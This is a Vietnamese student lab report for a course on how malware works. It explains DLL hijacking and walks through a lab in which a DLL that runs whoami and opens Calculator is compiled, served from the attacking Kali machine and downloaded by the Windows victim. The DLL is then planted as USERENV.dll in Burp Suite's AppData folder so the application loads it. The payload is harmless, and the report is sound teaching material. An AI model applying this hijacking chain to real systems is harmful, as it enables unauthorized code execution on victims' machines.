BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Hijacking Execution Techniques

GVHD: Nguyễn Công Danh

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O22.ATCL

STT	Họ và tên	MSSV	Email
1	Bùi Nguyên Phúc	21522469	21522469@gm.uit.edu.vn
2	Lê Hoàng Oanh	21521253	21521253@gm.uit.edu.vn
3	Bùi Hoàng Trúc Anh	21521817	21521817@gm.uit.edu.vn
4	Nguyễn Ngọc Trà My	21520353	21520353@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%
3	Yêu cầu 3	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Yêu cầu 1: Hiểu và mô tả rõ ràng về mặt lý thuyết kỹ thuật được chọn.

DLL hijacking

Định nghĩa:

- DLL hijacking là một kỹ thuật tấn công mà tin tặc sử dụng để thực thi mã độc hại bằng cách lợi dụng việc tải DLL không an toàn hoặc không được bảo vệ bởi một ứng dụng chính thức. Trong trường hợp này, ta sẽ sử dụng ProcMon để xác định các tập tin DLL bị thiếu được tải bởi một chương trình hợp lệ trên hệ thống Windows.
- Để nâng cao đặc quyền, cơ hội tốt nhất mà chúng ta có là có thể viết một dll mà quy trình đặc quyền sẽ cố tải ở một số nơi mà nó sẽ được tìm kiếm. Do đó, chúng tôi sẽ có thể ghi một dll vào một thư mục nơi dll được tìm kiếm trước thư mục chứa dll gốc (trường hợp lạ) hoặc chúng tôi sẽ có thể ghi vào một số thư mục nơi dll sẽ được tìm kiếm và dll gốc không tồn tại trên bất kỳ thư mục nào.
- Trong bài này, ta sẽ sử dụng DLL Hijacking để thực thi các lệnh độc hại bằng cách trước tiên xác định các tệp DLL thiếu được tải bởi một chương trình hợp lệ trên hệ thống Windows. Việc này có thể được thực hiện với sự trợ giúp của một ứng dụng chính thức của Microsoft là Process Monitor (ProcMon).

Phương pháp thực hiện:

1. Chọn ứng dụng phù hợp: Lựa chọn một ứng dụng có thể bị ảnh hưởng bởi DLL hijacking. Điều này thường là các ứng dụng chính thống được cài đặt trên hệ thống, như trình cài đặt phần mềm, trình giải nén tệp, hoặc các ứng dụng có chức năng tương tự.
2. Xác định DLL cần tải: Tìm hiểu về các DLL mà ứng dụng cần tải để hoạt động. Điều này có thể được thực hiện bằng cách sử dụng các công cụ như Process Monitor (ProcMon) hoặc Dependency Walker.
3. Chọn vị trí chứa DLL độc hại: Lựa chọn một vị trí mà ứng dụng sẽ tìm kiếm DLL để tải vào bộ nhớ. Điều này có thể là thư mục hiện tại của ứng dụng, thư mục hệ thống, hoặc các thư mục khác được chỉ định trong biến môi trường.
4. Tạo DLL độc hại: Tạo một DLL độc hại có cùng tên với DLL mà ứng dụng cần tải. DLL độc hại này có thể chứa mã độc hại để thực thi các hành động không mong muốn hoặc lợi dụng quyền truy cập của ứng dụng.
5. Đặt DLL độc hại vào vị trí chọn lựa: Đặt DLL độc hại vào vị trí đã chọn trước đó, sao cho khi ứng dụng cố gắng tải DLL, nó sẽ tải DLL độc hại thay vì DLL chính thức.
6. Kích hoạt ứng dụng: Chạy ứng dụng để kích hoạt quá trình tải DLL. Khi ứng dụng cố gắng tải DLL, nó sẽ tải và thực thi DLL độc hại.
7. Kiểm tra kết quả: Kiểm tra xem liệu DLL độc hại đã được thực thi thành công và có thực hiện các hành động không mong muốn không.

DLL Proxying

DLL proxying là một kỹ thuật để thực hiện mã độc hại một cách ngầm và không gây ra sự cố cho ứng dụng bằng cách chuyển tiếp đến thư viện thực sự.

2. **Yêu cầu 2 & 3: Vận dụng lý thuyết để lập trình mã độc và xây dựng lab đơn giản trên máy ảo Windows 10/11 (Tắt Windows Defender). Chức năng của mã độc: Mở một tiến trình có sẵn trên máy.**

Môi trường thực nghiệm:

Máy Kali 2023.3 64 bit có IP là 192.168.30.132

Máy Windows 10 64bit có IP là 192.168.30.137

Kịch bản thực hiện:

Tải package mingw-w64 để tạo dll độc hại.

```
┌──(root㉿kali)-[~]
└─# apt-get install mingw-w64 -y
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libm17n-0 libotf1 m17n-db
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-i686-posix g++-mingw-w64-i686-win32 g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix g++-mingw-w64-x86-64-win32 gcc-mingw-w64
  gcc-mingw-w64-i686 gcc-mingw-w64-i686-posix gcc-mingw-w64-i686-posix-runtime gcc-mingw-w64-x86-64 gcc-mingw-w64-x86-64-posix gcc-mingw-w64-x86-64-posix-runtime mingw-w64-common
  mingw-w64-i686-dev mingw-w64-x86-64-dev
Suggested packages:
  gcc-12-locales wine wine64
The following NEW packages will be installed:
  g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-i686-posix g++-mingw-w64-i686-win32 g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix g++-mingw-w64-x86-64-win32 gcc-mingw-w64
  gcc-mingw-w64-i686 gcc-mingw-w64-i686-posix gcc-mingw-w64-i686-posix-runtime gcc-mingw-w64-x86-64 gcc-mingw-w64-x86-64-posix gcc-mingw-w64-x86-64-posix-runtime mingw-w64
The following packages will be upgraded:
  mingw-w64-common mingw-w64-i686-dev mingw-w64-x86-64-dev
3 upgraded, 15 newly installed, 0 to remove and 1866 not upgraded.
Need to get 152 MB of archives.
After this operation, 591 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 mingw-w64-common all 11.0.1-3 [5506 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 g++-mingw-w64-i686-posix amd64 12.2.0-14+25.2 [12.8 MB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 gcc-mingw-w64-i686-posix-runtime amd64 12.2.0-14+25.2 [11.5 MB]
```

Đoạn mã dưới là về hàm DllMain trong một DLL trên Windows. Khi DLL được tải vào một quá trình, nó thực thi hai hành động: ghi đầu ra của lệnh whoami vào tệp tin và mở chương trình Calculator.

```
File  Actions  Edit  View  Help
 GNU nano 7.2                                                template.cpp
#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved){
    switch(dwReason){
        case DLL_PROCESS_ATTACH:
            system("whoami > C:\\Users\\admin\\Downloads\\Test\\whoami.txt");
            WinExec("calc.exe", 0); //This doesn't accept redirections like system
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
```

Lệnh x86_64-w64-mingw32-g++ -shared --static -o helloworld.dll template.cpp được sử dụng để biên dịch tệp nguồn C++ template.cpp thành một DLL có tên là

helloworld.dll bằng trình biên dịch MinGW-W64. Điều này sẽ tạo ra một DLL có thể sử dụng trong các ứng dụng Windows.

```
┌──(root㉿kali)-[~]
└─# x86_64-w64-mingw32-g++ -shared --static -o helloworld.dll template.cpp
```

Thực hiện chạy dịch vụ web để cho nạn nhân có thể tải tập tin reverse shell về máy

```
┌──(root㉿kali)-[~]
└─# ls
file.txt  helloworld.dll  hijack.dll  hijack.exe  list.txt  new.txt  shell_one.exe  sub.txt  template.cpp

┌──(root㉿kali)-[~]
└─# cp helloworld.dll /var/www/html/

┌──(root㉿kali)-[~]
└─# service apache2 start

┌──(root㉿kali)-[~]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Mon 2024-04-22 10:51:14 +07; 9h ago
       Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 45447 (apache2)
      Tasks: 8 (limit: 2144)
     Memory: 14.2M
        CPU: 1.443s
     CGroup: /system.slice/apache2.service
             ├─45447 /usr/sbin/apache2 -k start
             ├─45450 /usr/sbin/apache2 -k start
             ├─45451 /usr/sbin/apache2 -k start
             ├─45452 /usr/sbin/apache2 -k start
             ├─45453 /usr/sbin/apache2 -k start
             ├─45454 /usr/sbin/apache2 -k start
             ├─45971 /usr/sbin/apache2 -k start
             └─95020 /usr/sbin/apache2 -k start

Apr 22 10:51:14 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Apr 22 10:51:14 kali apachectl[45446]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive gl>
Apr 22 10:51:14 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```


Trên máy nạn nhân, mở web browser và truy cập vào đường dẫn http://192.168.30.132/helloworld.dll để tải tập tin về máy


```
C:\Users\admin\Downloads\Test>dir
 Volume in drive C has no label.
 Volume Serial Number is D4B9-AFAD

 Directory of C:\Users\admin\Downloads\Test

04/22/2024  06:12 PM    <DIR>          .
04/22/2024  06:12 PM    <DIR>          ..
04/22/2024  06:12 PM            86,692 helloworld.dll
```

Lệnh rundll32.exe helloworld.dll, DllMain được sử dụng để gọi hàm DllMain trong DLL có tên là helloworld.dll bằng cách sử dụng tiện ích rundll32.exe trên Windows.


```
C:\Users\admin\Downloads\Test>rundll32.exe helloworld.dll, DllMain
```

Sau khi chạy helloworld.dll, ta thấy file calc.exe được chạy và có file whoami.txt có ghi thông tin của user trong thư mục đã được chỉ định.





Khởi động ProcMon và cấu hình nó để theo dõi sự kiện liên quan đến chương trình mục tiêu. Lọc các sự kiện để tìm kiếm bất kỳ tệp DLL nào được chương trình yêu cầu mà không được tìm thấy.



Ta khởi chạy ứng dụng BurpSuite Community trên Windows thì ta thấy có những file DLL không được tìm thấy như hình dưới:

```
7:16:0... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:0... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:0... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:0... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:0... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:0... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:0... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:0... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:0... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:0... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:1... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:1... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:1... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:1... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:1... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:1... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
7:16:1... BurpSuiteComm... 292 CreateFile C:\Users\admin\AppData\Local\BurpS... NAME NOT FOUND Desired Access: R...
```


Ta kiểm tra quyền của thư mục chứa những file DLL đó và ta thấy user admin có đủ quyền.


```
C:\temp>.\accesschk64.exe -wvud "C:\Users\admin\AppData\Local\BurpSuiteCommunity" -accepteula

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\admin\AppData\Local\BurpSuiteCommunity
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW DESKTOP-02S9NA5\admin
        FILE_ALL_ACCESS
```

Ta di chuyển file DLL độc hại vào những đường dẫn mà DLL không được tìm thấy. Qua những lần thử nghiệm thì ta thấy khi di chuyển file DLL vào đường dẫn “C:\Users\admin\AppData\Local\BurpSuiteCommunity\USERENV.dll” thì ứng dụng chạy bình thường và file mã độc cũng được thực thi.

```
C:\Users\admin\Downloads\Test>move helloworld.dll C:\Users\admin\AppData\Local\BurpSuiteCommunity\POWRPROF.dll
        1 file(s) moved.

C:\Users\admin\Downloads\Test>move C:\Users\admin\AppData\Local\BurpSuiteCommunity\POWRPROF.dll C:\Users\admin\AppData\Local\BurpSuiteCommunity\WINMM.dll
        1 file(s) moved.

C:\Users\admin\Downloads\Test>
C:\Users\admin\Downloads\Test>move C:\Users\admin\AppData\Local\BurpSuiteCommunity\WINMM.dll C:\Users\admin\AppData\Local\BurpSuiteCommunity\TextShaping.dll
        1 file(s) moved.

C:\Users\admin\Downloads\Test>move C:\Users\admin\AppData\Local\BurpSuiteCommunity\TextShaping.dll C:\Users\admin\AppData\Local\BurpSuiteCommunity\USERENV.dll
        1 file(s) moved.
```

Đây là kết quả sau khi di chuyển file độc hại vào đường dẫn. Ta khởi chạy BurpSuite và ta thấy file calc.exe cũng được khởi chạy và tên của user hiện tại cũng được lưu vô file whoami.txt trong đường dẫn chỉ định.


Calculator
Standard
0
Community Edition v2024.2.1.5
Burp Suite
Community Edition
Cancel
Next


Test
File Home Share View
This PC › Downloads › Test
Search Test
Quick access
Desktop
Name
Date modified
Type
Size
whoami
4/22/2024 7:09 PM
Text Document
1 KB
whoami - Notepad
File Edit Format View Help
desktop-02s9na5\admin

HẾT